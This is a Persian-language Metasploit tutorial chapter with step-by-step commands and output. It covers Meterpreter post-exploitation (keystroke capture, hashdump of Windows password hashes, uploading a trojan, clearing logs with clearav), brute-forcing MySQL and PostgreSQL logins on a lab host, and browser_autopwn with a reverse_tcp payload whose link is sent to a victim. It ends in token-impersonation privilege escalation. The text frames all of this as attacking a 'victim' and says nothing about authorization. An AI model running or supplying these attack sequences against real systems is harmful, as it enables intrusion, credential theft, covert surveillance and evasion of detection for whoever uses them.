   Name                                                     Disclosure Date          Rank       D
escription
   ----                                                     ---------------          ----       -
----------
   auxiliary/admin/http/jboss_seam_exec                     2010-07-19 00:00:00 UTC  normal     J
Boss Seam 2 Remote Command Execution
   auxiliary/analyze/jtr_linux                                                       normal     J
ohn the Ripper Linux Password Cracker
   auxiliary/analyze/jtr_unshadow                                                    normal     U
nix Unshadow Utility
   auxiliary/dos/wifi/netgear_ma521_rates                                            normal     N
etGear MA521 Wireless Driver Long Rates Overflow
   auxiliary/dos/wifi/netgear_wg311pci                                               normal     N
etGear WG311v1 Wireless Driver Long SSID Overflow
   auxiliary/scanner/http/atlassian_crowd_fileaccess                                 normal     A
tlassian Crowd XML Entity Expansion Remote File Access
   auxiliary/scanner/http/vmware_server_dir_trav                                     normal     V
Mware Server Directory Traversal Vulnerability
   auxiliary/server/pxexploit                                                        normal     P
XE Boot Exploit Server
   exploit/freebsd/samba/trans2open                         2003-04-07 00:00:00 UTC  great      S
amba trans2open Overflow (*BSD x86)
   exploit/linux/browser/adobe_flashplayer_aslaunch         2008-12-17 00:00:00 UTC  good       A
```

نحوه استفاده ماژول:

use auxiliary/analyzse/jtr_linux

از این ماژول برای Linux password cracker استفاده می شود.

```
msf > use auxiliary/analyze/jtr_linux
msf  auxiliary(jtr_linux) > show options
```

دستور زیر:

show options

سپس تنظیمات متناسب با این ماژول برای ما ظاهر می شود.

```
msf  auxiliary(jtr_linux) > show options

Module options (auxiliary/analyze/jtr_linux):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Crypt      false            no        Try crypt() format hashes(Very Slow)
   JOHN_BASE                   no        The directory containing John the Ripper (src, run, doc)
   JOHN_PATH                   no        The absolute path to the John the Ripper executable
   Munge      false            no        Munge the Wordlist (Slower)
   Wordlist                    no        The path to an optional Wordlist
```

سپس دستور زیر:

set JOHN_PATH /pentest/passwords/john

برای اضافه کردن ماژولی منحصر به فرد استفاده می شود.

در نهایت دستور زیر:

exploit

```
msf  auxiliary(jtr_linux) > exploit

[*] Seeding wordlist with DB schema info... 0 words added
[*] Seeding with MSSQL Instance Names....0 words added
[*] Seeding with hostnames....1 words added
[*] Seeding with found credentials....6 words added
[*] Seeding with cracked passwords from John....0 words added
[*] Seeding with default John wordlist...88395 words added
[*] De-duping the wordlist....
[*] Wordlist Seeded with 88399 words
[*] Auxiliary module execution completed
```

**نکته مهم۱** : شما برای دسترسی گرفتن از یک هاست حتما باید از یک payload استفاده کنید.

**نکته مهم۲** : با دستور set میتوانید payload مورد نظر را اضافه کنید.

## Mastering the Metasploit CLI (MSFCLI):

متا برای اینکه وظیفه و عملکرد درستی از خود نشان دهد نیاز به یک واسط( interface) دارد، MSFCLI مثل یک واسط عمل می کند.

این واسطی خوبی برای شما محسوب مشیود در راستای نوشتن/خواندن اکسپلویت های جدید.

**نکته۱:** در یک زمان شما فقط می توانید یک شل را باز کنید.

**نکته۲:** عملکرد آن نسبت به msfconsole کمی کند است و هم پیجیده تر است.

دستورات MSFCLI:

دستور:

msfcli

که لیستی از اکسپلویت های در دسترس را در اختیار شما عزیزان قرار می دهد که متصل به MSFCLI است.

```
root@bt:/pentest/exploits# msfcli
[*] Please wait while we load the module tree...
```

دستور توضیحاتی :

msfcli –h

```
root@bt:/pentest/exploits# msfcli -h
Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]
==========================================================================

    Mode          Description
    ----          -----------
    (A)dvanced    Show available advanced options for this module
    (AC)tions     Show available actions for this auxiliary module
    (C)heck       Run the check routine of the selected module
    (E)xecute     Execute the selected module
    (H)elp        You're looking at it baby!
    (I)DS Evasion Show available ids evasion options for this module
    (O)ptions     Show available options for this module
    (P)ayloads    Show available payloads for this module
    (S)ummary     Show information about this module
    (T)argets     Show available targets for this exploit module
```

آرگومان A :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A

در آخر هم A را گذاشتیم تا جزییات دقیق برای ما معلوم شود.

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A
[*] Please wait while we load the module tree...

   Name           : GATEWAY
   Current Setting:
   Description    : The gateway IP address. This will be used rather than a random
      remote address for the UDP probe, if set.

   Name           : NETMASK
   Current Setting: 24
   Description    : The local network mask. This is used to decide if an address is
      in the local network.

   Name           : ShowProgress
   Current Setting: true
   Description    : Display progress messages during a scan

   Name           : ShowProgressPercent
   Current Setting: 10
   Description    : The interval in percent that progress should be shown

   Name           : UDP_SECRET
   Current Setting: 1297303091
   Description    : The 32-bit cookie for UDP probe requests.

   Name           : VERBOSE
   Current Setting: false
   Description    : Enable detailed status messages
```

آرگومان S :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S

در آخر هم S را گذاشتیم تا مجموع را به طور خلاصه ببینیم. این بهتری راه هست.نسبت به روش بالا.

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S
[*] Please wait while we load the module tree...


       Name: TCP "XMas" Port Scanner
     Module: auxiliary/scanner/portscan/xmas
    Version: 14976
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
   kris katterjohn <katterjohn@gmail.com>

Basic options:
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

Description:
  Enumerate open|filtered TCP services using a raw "XMas" scan; this
  sends probes containing the FIN, PSH and URG flags.
```

آرگومان O :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O

در آخر از O استفاده کریم تا options هایی را که برای این exploit به کار می آید را ببینیم.

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O
[*] Please wait while we load the module tree...

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds
```

آرگومان E :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas E

با E اکسپلویت خودمان را اجرا می کنیم.

## :Mastering Meterpreter

شما بعد از دسترسی گرفتن از تارگت باید کارهایی را با توجه به میزان دسترسی انجام دهید. در اینجا در مورد دستورات توضیحی خواهم داد.

دستورات زیر:

help: تمام دستوراتی که مجاز هستید را لیست می کند.

background: باعث می شود شما session ایجاد شده را حفظ کنید و به محیط msf باز گردید.

download: دانلود فایل از سیستم قربانی

shell: فقط برای سری ویندوز هست.

session -i: سوییچ کردن بین session های به دست امده.

keyscan_start: دزدیدن کلید های زده شده.

keyscan_dump: دیدن کلید های زده شده.


keyscan_stop: توقف دزدیدن کلیدها.

del: حذف فایل از روی سیستم قربانی.

ps: دیدن پروسه های در حال اجرا

clearav: حذف logهای به وجود آمده در سیستم قربانی.

kill 6353: کشتن پروسه با شماره ۶۵۵۳



۱. دستور back:

اگر جایی اشتباه کردید کاملا به اولیه برمی گردید.

مثال:

```
msf auxiliary(ms09_001_write) > back
msf >
```

۲. دستور check :

ما بعد از اینکه تنظیمات را انجام دادیم از چک به جای exploit استفاده می کنیم تا ببینیم آیا حفره موجود است یا خیر.

```
msf exploit(ms04_045_wins) > show options
Name Current Setting Required Description
----------
RHOST 192.168.1.114 yes The target address
RPORT 42 yes The target port
Exploit target:
Id Name
----------
0 Windows 2000 English
msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

می بینید که نشد. سیستم ما (تارگت مورد نظر) قبول نکرد.

۳. دستور connect :

شبیه netcat و telnet عمل می کند.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿýÿýÿý!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
```

حالا با پارامتر s- بایپس می کنیم:

```
msf > connect -s www.metasploit.com:443
[*] Connected to www.metasploit.com:443
GET / HTTP/1.0
HTTP/1.1 302 Found
Date: Sat, 25 Jul 2009 05:03:42 GMT
```

```
Server: Apache/2.2.11
Location: http://www.metasploit.org/
```

۴. دستور exploit و run :

برای اجرای اکسپلویت از دستورexploit و برای اینکه اگر از یک auxiliary module, استفاده کردید run بهتر است.

```
msf auxiliary(ms09_001_write) > run
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
35
...snip...
```

۵. دستور irb :

با این دستور ما می توانیم اسکریپت های متا اسپلوییتی بنویسیم.

برای ارتباط با framework که عالی هم هست.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!

>> Framework::Version
=> "3.3-dev"

>> framework.modules.keys.length
=>744
```

۶. دستور jobs :

خاتمه دادن به هر چیزی که در حال اجرا است در msf ولی باید آرگومنت پاس بدهیم:

۷. تنظیمات:

K- : تمام job ها را خاتمه می دهد(می بندد).

k- : یک job خاصی را که مد نظر داریم می بندد.(بر اساس اسم آن job).

i- : لیست تمام job ها را می دهد.

دستور load :

پلاگین هایی که در شاخه پلاگین متا اسپلوییت هست را به ما می دهد..

```
msf > load
Usage: load [var=val var =val ...]
var=val
```

جلوی val ، پلاگین مورد نظر را می نویسیم:

```
msf > load pcap_log
[*] Successfully loaded plugin: pcap_log
```

۸. دستور unload :

پلاگین های لود شده را پاک می کند.

```
msf > load pcap_log
[*] Successfully loaded plugin: pcap_log

msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

۹. دستور route :

در meterpreter ، route -h را بنویسید:

```
add [subnet] [netmask] [gateway]
delete [subnet] [netmask] [gateway]
list
```

از این دستور می توانیم در حمله های pivoting استفاده کنیم. این حمله چیست؟ وقتی ما به یک سیستم دسترسی پیدا کردیم از طریق آن می توانیم به بقیه سیستم های داخل شبکه نفوذ کنیم.

```
msf exploit(ms08_067_netapi) > route

Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]
Route traffic destined to a given subnet through a supplied session.
The default comm is Local.
```

مثال:

```
msf exploit(ms08_067_netapi) > route add 192.168.1.0 255.255.255.0 2
msf exploit(ms08_067_netapi) > route print
Active Routing Table
====================
Subnet Netmask Gateway
------ ------- ------- -------
192.168.1.0 255.255.255.0 Session 2
```

**۱۰.** دستور info :

به دست آوردن اطلاعات از قبیل:

```
author and licensing information
Vulnerability (ie: CVE, BID, etc)
```

مثال:

```
msf > info dos/windows/smb/ms09_001_write
```

نتیجه:

```
Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
Version: 6890
License: Metasploit Framework License (BSD)
Provided by:
j.v.vallejo
```

**۱۱.** دستورات set / unset :

دیگر واضح هست، چون در قسمت Payload ها گفتم به چه صورت استفاده می شود.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST 192.168.1.1 yes The target address
RPORT 445 yes Set the SMB service port

Unset:
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
```

```
THREADS => 50
msf > set
```

نتیجه:

```
Global
======
Name Value
---- -----
RHOSTS 192.168.1.0/24
THREADS 50
msf > unset THREADS
```

نتیجه:

```
Unsetting THREADS...
msf > unset all
```

نتیجه:

```
Flushing datastore...
msf > set
```

نتیجه:

```
Global
======
No entries in data store.
```

**۱۲.** دستور sessions :

اجازه می دهد ما لیست کنیم و همچنین ما بین meterpreter ها و VNC و shells و... جا به جا شویم.

وقتی اکپلویت ما با موفقیت اجرا شد سپس می آییم و از دستور sessions -i استفاده می کنیم.

مثال:

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...
```

**۱۳.** دستور search :

جستجو برای همه چیز مثل:

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
40
Auxiliary
=========
```

```
Name Description
---- ---- ----
dos/windows/smb/ms09_001_write Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

**۱۴.** دستورshow :

دیدن و لیست کردن دسته های مورد نظر ما. مثل auxiliary و exploit ها و....

```
msf > show auxiliary
Auxiliary
=========
Name Description
---- ---- ----
admin/backupexec/dump Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass Cisco IOS HTTP Unauthorized Administrative
Access
...snip...
```

یا

msf > show exploits و show encoders

یا

msf > show payloads و show nops

یا

show options

یا

show advanced

یا

show targets

**۱۵.** دستورps :

دیدن پروسه های در حال اجرا بر روی تارگت.

meterpreter > ps

**۱۶.** دستورmigrate :

مثلا می خواهیم که کلید هایی را که قربانی در notpad فشار می دهد را لاگ (دزدیدن و دیدن) کنیم.

پس شما باید از دستور Ps استفاده کنید تا شما پروسه notpad را پیدا کنید.
مثلا:

```
pid=1540
migrate to 1540
```

**۱۷.** دستورls :

دیدن لیست فایل های داخل یک فولدر.

```
meterpreter > ls
```

**۱۸.** دستور download :

وارد مسیر شده و چیزی که مد نظر داریم را از روی تارگت دانلود می کنیم:

```
meterpreter > download c:\\boot.ini[*] downloading: c:\boot.ini -> c:\boot.ini[*] : c:\boot.ini -> c:\boot.ini/boot.ini
```

**۱۹.** دستور upload :

فایل evil-trojan را در مسیر زیر می ریزیم.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
```

**۲۰.** دستور ipconfig :

دیدن لیست کارت شبکه تارگت به همراه جزئیات.

**۲۱.** دستور execute :

اجرا کردن command روی سیستم تارگت.

```
execute -f cmd.exe -i -H
```

**۲۲.** دستور hashdump :

دیگر معروف هست 😇، برای پسوردهای کاربری (user account) قربانی استفاده می شود.

```
meterpreter > run post/windows/gather/hashdump[*]
 Obtaining the user list and keys...[*]
 Decrypting user keys...[*]
 Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b :1891f4775f676d4d10c09c1
```

225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbda e13ed5abd30ac94ddeb3c
f52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe 0d16ae931b73c59d7e0c
089c0:::

## Metasploitable MySQL:

یک مثال کاربردی در metasploit که چگونه می توان با meta به دیتابیس های MYSQL حمله کرد را به صورت مختصر شرح می دهم.

پیش نیاز های قبل کار:

الف) اینترنت.

ب) اجرای metasploit.

پ) word-list برای attack دادن و چک کردن پسوردها.

۱) دستور زیر:

msfconsole

۲) سرچ ماژول زیر:

search MySQL

```
Matching Modules
================

   Name                                                  Disclosure Date  Rank
  Description
   ----                                                  ---------------  ----
  -----------
   auxiliary/admin/mysql/mysql_enum                                       normal
  MySQL Enumeration Module
   auxiliary/admin/mysql/mysql_sql                                        normal
  MySQL SQL Generic Query
   auxiliary/admin/tikiwiki/tikidblib                    2006-11-01       normal
  TikiWiki Information Disclosure
   auxiliary/analyze/jtr_mysql_fast                                       normal
  John the Ripper MySQL Password Cracker (Fast Mode)
   auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal
  MySQL Authentication Bypass Password Dump
   auxiliary/scanner/mysql/mysql_hashdump                                 normal
  MYSQL Password Hashdump
   auxiliary/scanner/mysql/mysql_login                                    normal
  MySQL Login Utility
   auxiliary/scanner/mysql/mysql_schemadump                               normal
  MYSQL Schema Dump
   auxiliary/scanner/mysql/mysql_version                                  normal
  MySQL Server Version Enumeration
   auxiliary/server/capture/mysql                                         normal
  Authentication Capture: MySQL
   exploit/linux/mysql/mysql_yassl_getname               2010-01-25       good
```

۳) استفاده از ماژول زیر برای brute-force صفحه لاگین sql :

use auxiliary/scanner/mysql/mysql_login

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) >
```

۴) دستور زیر:

show options

```
msf  auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf  auxiliary(mysql_login) >
```

۵) تنظیم کردن آدرس تارگت:

set RHOSTS 192.168.10.111

۶) استفاده از word-list-user برای کرک یوزرها:

set user_file /root/Desktop/usernames.txt

۷) استفاده از word-list-password برای کرک پسورد یوزرها:

set pass_file /root/Desktop/passwords.txt

```
msf  auxiliary(mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf  auxiliary(mysql_login) > set user_file /root/Desktop/usernames.txt
user_file => /root/Desktop/usernames.txt
msf  auxiliary(mysql_login) > set pass_file /root/Desktop/passwords.txt
pass_file => /root/Desktop/passwords.txt
msf  auxiliary(mysql_login) >
```

۸) دستور زیر:

exploit

نتیجه: به شکل زیر دقت کنید، یک + سبز رنگ مشاهده می کنید، این بدین معناست که user و password مورد نظر ما پیدا شده است.

```
[*] 192.168.10.111:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.10.111:3306 MYSQL - [1/7] - Trying username:'root' with password:''
[+] 192.168.10.111:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] 192.168.10.111:3306 MYSQL - [2/7] - Trying username:'admin' with password:''
[*] 192.168.10.111:3306 MYSQL - [2/7] - failed to login as 'admin' with password ''
[*] 192.168.10.111:3306 MYSQL - [3/7] - Trying username:'admin' with password:'admin'
[*] 192.168.10.111:3306 MYSQL - [3/7] - failed to login as 'admin' with password 'admin'
[*] 192.168.10.111:3306 MYSQL - [4/7] - Trying username:'admin' with password:'root'
[*] 192.168.10.111:3306 MYSQL - [4/7] - failed to login as 'admin' with password 'root'
[*] 192.168.10.111:3306 MYSQL - [5/7] - Trying username:'admin' with password:'msfadmin'
[*] 192.168.10.111:3306 MYSQL - [5/7] - failed to login as 'admin' with password 'msfadmin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mysql_login) >
```

## Metasploitable Postgresql:

عینا مثل  قسمت قبلی( metasploit MySQL) می ماند. قسمت هایی که تغییر کرده ، را  برای شما دوستان می نویسم.

دستورات زیر:

set RHOSTS 192.168.10.111

set user_file /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt

set pass_file /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt

exploit

```
msf > search postgresql

Matching Modules
================

   Name                                              Disclosure Date          Rank       Description
   ----                                              ---------------          ----       -----------
   auxiliary/admin/postgres/postgres_readfile                                 normal     PostgreSQL Se
rver Generic Query
   auxiliary/admin/postgres/postgres_sql                                      normal     PostgreSQL Se
rver Generic Query
   auxiliary/scanner/postgres/postgres_login                                  normal     PostgreSQL Lo
gin Utility
   auxiliary/scanner/postgres/postgres_version                                normal     PostgreSQL Ve
rsion Probe
   exploit/windows/postgres/postgres_payload         2009-04-10 00:00:00 UTC  excellent  PostgreSQL fo
r Microsoft Windows Payload Execution


msf >
```

```
msf  auxiliary(postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                    Required
 Description
   ----              ---------------                                                    --------
 -----------
   BLANK_PASSWORDS   true                                                               no
 Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                  yes
 How fast to bruteforce, from 0 to 5
   DATABASE          template1                                                          yes
 The database to authenticate against
   PASSWORD                                                                             no
 A specific password to authenticate with
   PASS_FILE         /opt/metasploit/msf3/data/wordlists/postgres_default_pass.txt      no
 File containing passwords, one per line
   RETURN_ROWSET     true                                                               no
 Set to true to see query result sets
   RHOSTS                                                                               yes
 The target address range or CIDR identifier
   RPORT             5432                                                               yes
 The target port
   STOP_ON_SUCCESS   false                                                              yes
 Stop guessing when a credential works for a host
   THREADS           1                                                                  yes
 The number of concurrent threads
```

```
msf  auxiliary(postgres_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf  auxiliary(postgres_login) > set user_file /opt/metasploit/msf3/data/wordlists/postgres_defau
lt_user.txt
user_file => /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
msf  auxiliary(postgres_login) > set pass_file /opt/metasploit/msf3/data/wordlists/postgres_defau
lt_pass.txt
pass_file => /opt/metasploit/msf3/data/wordlists/postgres_default_pass.txt
msf  auxiliary(postgres_login) >
```

```
msf  auxiliary(postgres_login) > exploit

[*] 192.168.10.111:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on datab
ase 'template1'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'postgres':''
[-] 192.168.10.111:5432 Postgres - [01/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [02/21] - Trying username:'' with password:'' on database 'tem
plate1'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: '':''
[-] 192.168.10.111:5432 Postgres - [02/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [03/21] - Trying username:'scott' with password:'' on database
 'template1'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'scott':''
[-] 192.168.10.111:5432 Postgres - [03/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on database
 'template1'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'admin':''
[-] 192.168.10.111:5432 Postgres - [04/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgres'
on database 'template1'
[+] 192.168.10.111:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[+] 192.168.10.111:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
[*] 192.168.10.111:5432 Postgres - Disconnected
[*] 192.168.10.111:5432 Postgres - [06/21] - Trying username:'scott' with password:'scott' on dat
```

## :Implementing the browser_autopwn module

یکی از قویترین روش های حمله در نوع خودش است ، چرا؟  چون که به صورت اتوماتیک بر روی سیستم قربانی اجرا می شود.یعنی اینکه اول اکسپلویت هایی را که متناسب با تارگت است را انتخاب می کند و با دستور شما آنها را  تک تک بر روی سیستم هدف اجرا می کند.

دستورات  زیر:

msfconsole

search autopwn

```
msf > search autopwn

Matching Modules
================

   Name                                     Disclosure Date  Rank    Description
   ----                                     ---------------  ----    -----------
   auxiliary/server/browser_autopwn                          normal  HTTP Client Automatic Exploiter


msf > use auxiliary/server/browser_autopwn
```

use auxiliary/server/browser_autopwn

یکی از قویترین پیلودها در سری ویندوز می باشد:

set payload windows/meterpreter/reverse_tcp

show options

```
msf  auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly g
enerated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepte
d: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)

msf  auxiliary(browser_autopwn) >
```

LHOST = ip address نفوذگر می باشد.

set LHOST 192.168.10.109

نوع پسوند فایلی را انتخاب کنید. یعنی چیزی که اینجا می نویسید بعد از ip address قرار میگیرد.

set URIPATH "filetypes"

**exploit**

به شما یک لینک می دهد که شامل ip address هست که در LHOST وارد کردید:

Metasploit starts the exploit at the IP address http://[Provided IP Address]:8080.

وقتی قربانی لینکی که شما به آن داده اید را که شبیه یک آدرس سایت می ماند،اما از نوع ip address.،یعد از کلیک روی آن برای شما دسترسی فعال می شود و session برقرار می شود.

سپس ادامه دستورات:

**نکته**: دستورات زیر در بالا توضیح داده شده اند.

session -i 1

help

keyscan_start

keyscan_dump

و دیگر کارهایی را که می خواهید انجام دهید....

پیشنهاد ۱ : به دنبال این موضوع نیز باشید، در مورد حمله به سرورهای تام-کت. Metasploitable Tomcat

پیشنهاد ۲: و همچنین در مورد Metasploitable DPF نیز بیشتر مطالعه کنید.

پیشنهاد۳: کسانی که در ضمینه Wifi Hacking علاقمند هستند این موضوع را هم پیگیری کنند: Karmetasploit In Action

**سایت های کاربردی فصل :**

http://www.offensive-security.com/me...loit_In_Action
http://www.backtrack-linux.org/forum...hp?t=21492#top

www.hackingdna.com
http://wirelessdefence.org/Contents/karmetasploit.htm

https://www.google.com/#q=tutorial+metasploit

http://www.offensive-security.com/metasploit-unleashed/Attack_Analysis

http://searchsecurity.techtarget.in/tip/BackTrack-5-tutorial-Part-I-Information-gathering-and-VA-tools

http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands

http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics

http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient

http://sectools.org/tag/sploits/

**Metasploitable Tomcat**:

http://www.rapid7.com/db/modules/exp...cat_mgr_deploy

http://www.rapid7.com/db/modules/aux...mcat_mgr_login

http://www.securitygeeks.net/2013/05...he-tomcat.html

http://www.offensive-security.com/me...n_HTTP_Modules

www.youtube.com/watch?v=o8_qLxPW--s

www.youtube.com/watch?v=0-ue2_q_9oU

**Metasploitable PDF**:

http://www.offensive-security.com/me..._Side_Exploits

http://www.offensive-security.com/me...rting_Exploits

http://www.exploit-db.com/exploits/14681/

http://blog.g0tmi1k.com/2011/03/vide...dobe-pdfs.html

https://community.rapid7.com/thread/2742

http://www.rapid7.com/db/modules/exp...f_embedded_exe

**Karmetasploit In Action** :

http://www.offensive-security.com/me...loit_In_Action

http://www.backtrack-linux.org/forum...hp?t=21492#top

http://wirelessdefence.org/Contents/karmetasploit.htm

**Web explotion tools:**

http://www.blackhatlibrary.net/Category:Web_exploitation

http://www.dotslashbacktrack.com/web-exploitation-tools.html

http://www.aldeid.com/wiki/Websecurify

http://www.aldeid.com/wiki/W3AF

http://searchsecurity.techtarget.in/tip/A-Web-exploit-toolkit-reference-guide-for-BackTrack-5

http://www.aldeid.com/wiki/Category:Backtrack/GUI/Exploitation-Tools/Web-Exploitation-Tools

# Privilege Escalation

شما بعد از اینکه به سیستم قربانی وصل شدید اولین کاری که باید انجام بدید بالا بردن میزان دسترسی شما به سیستم قربانی است که در این فصل در مورد این مسئله صحبت خواهیم کرد.

## Using impersonation tokens:

در این بخش ما با استفاده از جعل هویت بالاترین دسترسی سیستم هدف برای خودمان ، به بهترین دسترسی دست خواهیم یافت.

بعد از دسترسی گرفتن از قربانی که در فصل ۵ صحبت کردیم، شما برای این فصل حداقل باید دسترسی یا همان session در meterpreter را داشته باشید.

۱) دستور زیر:

sessions -i 1

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

۲) در meterpreter:

use incognito

۳) دیدن کمک در مورد این دستور:

help

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

Incognito Commands
==================

